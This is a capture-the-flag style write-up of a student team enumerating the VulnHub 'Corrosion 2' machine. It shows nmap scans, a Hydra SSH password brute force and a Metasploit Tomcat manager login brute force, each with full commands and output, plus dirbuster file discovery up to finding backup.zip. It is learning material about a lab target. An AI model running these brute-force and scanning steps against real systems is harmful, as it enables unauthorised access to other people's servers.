Enumerating Corrosion 2 Machine - CRM2

December 13th, 2022

Introduction

In the following report, we highlight the steps we took in investigating a vulnerable machine provided by Vulnhub: "Corrosion 2". We outline the steps we took in enumerating our way through a front-facing website to root on the hosting server. And we provide reasoning for the steps taken and insights into our thought processes that brought us to these conclusions.

Notably, the one hint provided by the creator of Corrosion 2, "Proxy Programmer," was "Enumeration is Key."

Setup

The setup for this project consisted of downloading and importing the vulnerable virtual machine image into Oracle VM VirtualBox. The specific version of VirtualBox utilized by our team was 6.1.32 r149290. To make the target machine accessible in the local network, we configured our VMs to have a bridged connection. Bridging the network allows the virtual machine to utilize our computer's local network.

Vulnerability Testing

Preliminary steps

After launching CRM2, our first step was to find it within the network. To achieve this, we ran a ping scan for the entire local subnet on our Kali machine (using the command "sudo nmap -sn 192.168.0.0/24"). The following images depict the results, with redactions of private information:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.0.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-12 18:10 EST
Nmap scan report for [redacted]
Host is up (0.0072s latency).
Nmap scan report for corrosion.hitronhub.home (192.168.0.36)
Host is up (0.000086s latency).
Nmap done: 256 IP addresses (15 hosts up) scanned in 3.56 seconds
```

As we can see, an entry exists in the list of 15 hosts containing the name "corrosion" using IP 192.168.0.36. Now that we know the local IPv4 address of the CRM2, we can again utilize Nmap to perform an extensive scan for running services on all ports. We may then attempt to find the type and version of the operating system this machine is running (using the command "nmap -p- -A -sC -sV 192.168.0.36"):

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -A -sC -sV 192.168.0.36
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-12 18:25 EST
Nmap scan report for corrosion.hitronhub.home (192.168.0.36)
Host is up (0.00026s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6ad8446080397ef02d082fe58363f070 (RSA)
|   256 f2a662d7e76a94be7b6ba512692efed7 (ECDSA)
|_  256 28e10d048019be44a64873aae86a6544 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
8080/tcp open  http    Apache Tomcat 9.0.53
|_http-title: Apache Tomcat/9.0.53
|_http-favicon: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.17 seconds
```

From the above results, we can see that Nmap has discovered:
(1) An SSH server is running (port 22).
(2) An HTTP server is running (port 80), containing the default page.
(3) An instance of Apache Tomcat 9.0.53 is running (port 8080), which is historically known for having many exploits over the years.

Three services are front-facing and thus prominent targets, the SSH service, the HTTP server, and the tomcat server. To begin, we searched for any known vulnerabilities in these applications running on CRM2 and their respective versions.

Attempting to find any low-hanging fruit using Searchsploit (Metasploit's search utility for vulnerable software versions) service and version information, we observe the following:

```
┌──(kali㉿kali)-[~]
└─$ searchsploit Tomcat 9.0.53
Exploits: No Results
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit Apache httpd 2.4.41
Exploits: No Results
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit OpenSSH 8.2p1
Exploits: No Results
Shellcodes: No Results
```

As we can see, none of the versions for any of the services contain a well-known vulnerability (at-least in this version of searchsploit). Therefore, we need to find more information regarding potential vulnerabilities within these services through other methods. Further searching on the web for tomcat vulnerabilities yielded no results. We found no relevant vulnerabilities when looking at their vulnerability page.

When we go to the Apache vulnerability page, we find many different vulnerabilities for version 2.4.41 that we opted to investigate further. However, sadly none of our research bore any fruit, and we were back to searching.

Next, we checked the internet for information on vulnerabilities within their SSH application. We found one that may be useful in the future that permits remote code execution, but this

requires our target to establish a connection with an attacker, something we currently don't have control over. Thus, we were again back to the drawing board.


Targeting the Services Directly

Brute forcing SSH

We decided to attempt an SSH brute force attack using "Hydra." Luckily, Metasploit on Kali is pre-packaged with text files for common Unix passwords:

```
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/wordlists/metasploit
adobe_top100_pass.txt                  http_default_pass.txt           oracle_default_hashes.txt      snmp_default_pass.txt
av_hips_executables.txt                http_default_userpass.txt       oracle_default_passwords.csv   telerik_ui_asp_net_ajax_versions.txt
av-update-urls.txt                     http_default_users.txt          oracle_default_userpass.txt    telnet_cdata_ftth_backdoor_userpass.txt
burnett_top_1024.txt                   http_owa_common.txt             password.lst                   tftp.txt
burnett_top_500.txt                    idrac_default_pass.txt          piata_ssh_userpass.txt         tomcat_mgr_default_pass.txt
can_flood_frames.txt                   idrac_default_user.txt          postgres_default_pass.txt      tomcat_mgr_default_userpass.txt
cms400net_default_userpass.txt         ipmi_passwords.txt              postgres_default_userpass.txt  tomcat_mgr_default_users.txt
common_roots.txt                       ipmi_users.txt                  postgres_default_user.txt      unix_passwords.txt
dangerzone_a.txt                       joomla.txt                      root_userpass.txt              unix_users.txt
dangerzone_b.txt                       keyboard-patterns.txt           routers_userpass.txt           vnc_passwords.txt
db2_default_pass.txt                   lync_subdomains.txt             rpc_names.txt                  vxworks_collide_20.txt
db2_default_userpass.txt               malicious_urls.txt              rservices_from_users.txt       vxworks_common_20.txt
db2_default_user.txt                   mirai_pass.txt                  sap_common.txt                 wp-exploitable-plugins.txt
default_pass_for_services_unhash.txt   mirai_user_pass.txt             sap_default.txt                wp-exploitable-themes.txt
default_userpass_for_services_unhash.txt  mirai_user.txt               sap_icm_paths.txt              wp-plugins.txt
default_users_for_services_unhash.txt  multi_vendor_cctv_dvr_pass.txt   scada_default_userpass.txt     wp-themes.txt
dlink_telnet_backdoor_userpass.txt     multi_vendor_cctv_dvr_users.txt sensitive_files.txt
grafana_plugins.txt                    named_pipes.txt                 sensitive_files_win.txt
hci_oracle_passwords.csv               namelist.txt                    sid.txt
```

From looking at the VM, we know of 4 possible usernames (including "root"):



After filling a file "users" with the list of usernames, we can run the following command to commence the attack:
"hydra -L ~/users -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://192.168.0.36"

```
┌──(kali㉿kali)-[~]
└─$ hydra -L ~/users -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://192.168.0.36
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bi
nding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-12 20:43:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4036 login tries (l:4/p:1009), ~253 tries per task
[DATA] attacking ssh://192.168.0.36:22/
[STATUS] 128.00 tries/min, 128 tries in 00:01h, 3910 to do in 00:31h, 14 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 3742 to do in 00:38h, 14 active
[STATUS] 92.29 tries/min, 646 tries in 00:07h, 3392 to do in 00:37h, 14 active
[STATUS] 91.53 tries/min, 1373 tries in 00:15h, 2665 to do in 00:30h, 14 active
[STATUS] 90.61 tries/min, 2809 tries in 00:31h, 1229 to do in 00:14h, 14 active
[STATUS] 92.22 tries/min, 3320 tries in 00:36h, 718 to do in 00:08h, 14 active
[STATUS] 91.24 tries/min, 3741 tries in 00:41h, 297 to do in 00:04h, 14 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-12 21:28:32
```

As we can see from the above screenshots, Hydra found no valid username/password combinations using the provided usernames and password list.

Enumerating the HTTP Server

We initially viewed the page source of the default page as sometimes people can leave credentials in HTML comments. We searched for files commonly on HTTP servers (e.g.,

“robots.txt”) with no success. Keeping in mind that enumeration was central to cracking this box, we decided to use a brute-force tool known as “dirbuster”: software designed to perform web crawling to discover hidden pages that may exist within the web server. Dirbuster can take wordlists and file extensions as arguments. Below we depict some of the wordlists that are available on Kali. We utilized the medium directory wordlist and the most common file extensions (.php, .htm, .html, .txt, .js). We uncovered no information that would benefit our attack.

Enumerating the Tomcat Server

We were confident that the Tomcat server would likely be where the weak spot in the system would be. We also know that Tomcat has a management console that requires a username and password. We initially endeavored to brute force these credentials, the idea being that a misconfigured or minimally configured box would have default or weak credentials.

Credential Enumeration

Using Metasploit, we attempted to brute force the username and password values with a wordlist of default Tomcat credentials that comes pre-installed on Kali.

```
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/metasploit-framework/data/wordlists
adobe_top100_pass.txt              default_pass_for_services_unhash.txt      ipmi_users.txt                  oracle_default_passwords.csv   sap_icm_paths.txt                  unix_users.txt
av_hips_executables.txt            default_userpass_for_services_unhash.txt  joomla.txt                      oracle_default_userpass.txt    scada_default_userpass.txt         vnc_passwords.txt
av-update-urls.txt                 default_users_for_services_unhash.txt     keyboard-patterns.txt           password.lst                   sensitive_files.txt                vxworks_collide_20.txt
burnett_top_1024.txt               dlink_telnet_backdoor_userpass.txt        lync_subdomains.txt             piata_ssh_userpass.txt         sensitive_files_win.txt            vxworks_common_20.txt
burnett_top_500.txt                grafana_plugins.txt                       malicious_urls.txt              postgres_default_pass.txt      sid.txt                            wp-exploitable-plugins.txt
can_flood_frames.txt               hci_oracle_passwords.csv                  mirai_pass.txt                  postgres_default_userpass.txt  snmp_default_pass.txt              wp-exploitable-themes.txt
cms400net_default_userpass.txt     http_default_pass.txt                     mirai_user_pass.txt             postgres_default_user.txt      telerik_ui_asp_net_ajax_versions.txt  wp-plugins.txt
common_roots.txt                   http_default_userpass.txt                 mirai_user.txt                  root_userpass.txt              telnet_cdata_ftth_backdoor_userpass.txt  wp-themes.txt
dangerzone_a.txt                   http_default_users.txt                    multi_vendor_cctv_dvr_pass.txt  routers_userpass.txt           tftp.txt
dangerzone_b.txt                   http_owa_common.txt                       multi_vendor_cctv_dvr_users.txt rpc_names.txt                  tomcat_mgr_default_pass.txt
db2_default_pass.txt               idrac_default_pass.txt                    named_pipes.txt                 rservices_from_users.txt       tomcat_mgr_default_userpass.txt
db2_default_userpass.txt           idrac_default_user.txt                    namelist.txt                    sap_common.txt                 tomcat_mgr_default_users.txt
db2_default_user.txt               ipmi_passwords.txt                        oracle_default_hashes.txt       sap_default.txt                unix_passwords.txt
```

We can then search through Metasploit (launched via command “metasploit” and search with “search <term>”) to see which modules may aid in our attack:

```
kali@kali: ~
File  Actions  Edit  View  Help
                |||     |||

       =[ metasploit v6.2.23-dev                          ]
+ -- --=[ 2259 exploits - 1188 auxiliary - 402 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search tomcat

Matching Modules
================

   #   Name                                                              Disclosure Date  Rank       Check  Description
   -   ----                                                              ---------------  ----       -----  -----------
   0   auxiliary/dos/http/apache_commons_fileupload_dos                  2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   1   exploit/multi/http/struts_dev_mode                                2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_namespace_ognl                         2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3   exploit/multi/http/struts_code_exec_classloader                   2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   4   auxiliary/admin/http/tomcat_ghostcat                              2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   5   exploit/windows/http/tomcat_cgi_cmdlineargs                       2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
   6   exploit/multi/http/tomcat_mgr_deploy                              2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   7   exploit/multi/http/tomcat_mgr_upload                              2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   8   auxiliary/dos/http/apache_tomcat_transfer_encoding                2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   9   auxiliary/scanner/http/tomcat_enum                                                 normal     No     Apache Tomcat User Enumeration
   10  exploit/multi/http/atlassian_confluence_webwork_ognl_injection    2021-08-25       excellent  Yes    Atlassian Confluence WebWork OGNL Injection
   11  exploit/windows/http/cayin_xpost_sql_rce                          2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   12  exploit/multi/http/cisco_dcnm_upload_2019                         2019-06-26       excellent  Yes    Cisco Data Center Network Manager Unauthenticated Remote Code Execution
   13  exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec      2021-05-05       excellent  Yes    Cisco HyperFlex HX Data Platform Command Execution
   14  exploit/linux/http/cisco_hyperflex_file_upload_rce                2021-05-05       excellent  Yes    Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
   15  exploit/linux/http/cpi_tararchive_upload                          2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
   16  exploit/linux/http/cisco_prime_inf_rce                            2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote Code Execution
   17  post/multi/gather/tomcat_gather                                                    normal     No     Gather Tomcat Credentials
   18  auxiliary/dos/http/hashcollision_dos                              2011-12-28       normal     No     Hashtable Collisions
   19  auxiliary/admin/http/ibm_drm_download                             2020-04-21       normal     Yes    IBM Data Risk Manager Arbitrary File Download
   20  exploit/linux/http/lucee_admin_imgprocess_file_write              2021-01-15       excellent  Yes    Lucee Administrator imgProcess.cfm Arbitrary File Write
   21  exploit/linux/http/mobileiron_core_log4shell                      2021-12-12       excellent  Yes    MobileIron Core Unauthenticated JNDI Injection RCE (via Log4Shell)
   22  exploit/multi/http/zenworks_configuration_management_upload       2015-04-07       excellent  Yes    Novell ZENworks Configuration Management Arbitrary File Upload
   23  exploit/multi/http/spring_framework_rce_spring4shell              2022-03-31       manual     Yes    Spring Framework Class property RCE (Spring4Shell)
   24  auxiliary/admin/http/tomcat_administration                                         normal     No     Tomcat Administration Tool Default Access
   25  auxiliary/scanner/http/tomcat_mgr_login                                            normal     No     Tomcat Application Manager Login Utility
   26  exploit/multi/http/tomcat_jsp_upload_bypass                       2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
   27  auxiliary/admin/http/tomcat_utf8_traversal                        2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
   28  auxiliary/admin/http/trendmicro_dlp_traversal                     2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
   29  post/windows/gather/enum_tomcat                                                    normal     No     Windows Gather Apache Tomcat Enumeration
```

As we can see, entry #25 is a scanner that we may use for brute-forcing Tomcat logins. We can now attempt to use this module (using the command “use <module_name>”):

```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

We then check the possible options for this module using the “show options” command.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                  Required  Description
   ----              ---------------                                                  --------  -----------
   BLANK_PASSWORDS   false                                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                         no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no        File containing passwords, one per line
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                                           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             8080                                                           yes       The target port (TCP)
   SSL               false                                                          no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                                          yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                                  yes       URI for Manager login. Default is /manager/html
   THREADS           1                                                              yes       The number of concurrent threads (max one per host)
   USERNAME                                                                         no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                          no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt  no        File containing users, one per line
   VERBOSE           true                                                           yes       Whether to print output for all attempts
   VHOST                                                                            no        HTTP server virtual host

msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

RHOSTS, the host to attack, is the only required argument we need to provide since the others are pre-configured to our liking. We can change this value using the command “set RHOSTS 192.168.0.36”:

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.0.36
RHOSTS ⇒ 192.168.0.36
```

With this preparation, we should be able to run the exploit using the “exploit” command.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit

[!] No active DB -- Credential data will not be saved!
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:changethis (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:r00t (Incorrect)
```


<Hundreds of failed attempts between these screenshots>


```
[-] 192.168.0.36:8080 - LOGIN FAILED: tomcat: (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: tomcat:changethis (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

The attack ultimately failed, yielding no credentials.

Webpage Enumeration


At this point, we decided to use Dirbuster again, this time on the tomcat server. Using the same common extensions we did before with the medium wordlist, a file appeared nearly immediately named readme.txt.





We then visited the website and went to the readme.txt webpage. This file contained our second hint in the form of a message from the server administrator. In this message, denoted below, he claims there is a password-protected file on the server. We now have a definitive target we want to aim for–the file–and can assert an effort towards finding it. Additionally, this file provides a potential username, "Randy."

The Second Hint




With the previous result, we now know there is a file of some variety on the server that contains password-protected information and that we may be able to use Dirbuster to find it. However, Dirbuster is characteristically a brute-force tool that will utilize a dictionary with some specified file extensions. The result is that running Dirbuster with all possible combinations of extension word pairs is costly, but if we exclude extensions, we risk excluding the important ones. Since we do not know what potential file is within the tomcat web service or the extension, we arrive at a problem: we could be searching for the wrong name with the wrong extension(s) and wasting time. To improve our probability of finding something of interest and increasing the speed at which we do so, we decided to use a medium-sized dictionary list for each attack. To resolve the extension issue and ensure we were being pragmatic, we found a list of common Unix extensions, narrowed it down, and removed all extensions we were confident would not be helpful. Finally, each group member had a unique set of extensions that could plausibly yield fruitful results.

Unix Extension Sets for Enumeration

We created a list of file extensions that we determined would be worth including in our brute-force attacks, adapted from this list of extensions. Considering there are four members in our group we divided them evenly into the following four sets of six extensions:


.awk	awk script
.bak	Backup copy of file
.bz2	bzip2 compressed file
.cgi	CGI web page program
.dat	Data or other information
.doc	Explanatory text file
.gif	GIF image file
.gz	gzip compressed file
.html	Hypertext Markup Language document
.info	Emacs TeXinfo file in "info" format
.jpg	Graphical image file in JPEG format
.log	Logged information
.pl	Perl program
.png	PNG format graphics file (similar to GIF)
.py	Python program
.shar	Shell archive (expand with sh file.shar)
.tar	Tape archive, used by tar command
.tar.gz	Tarred-then-gzipped files
.tif	TIFF (Adobe) image file
.tgz	Tarred-then-gzipped files (equivalent to .tar.gz)
.txt	Generic text file
.z	Packed file (from the pack command) or early gzip file
.Z	Compressed file, from compress command
.zip	Zipped (compressed) file, from zip command

Each group member performed a Dirbuster attack using the same dictionary and their unique extension set. Relatively quickly, the final list with the ".zip" extension found a file called "backup.zip."



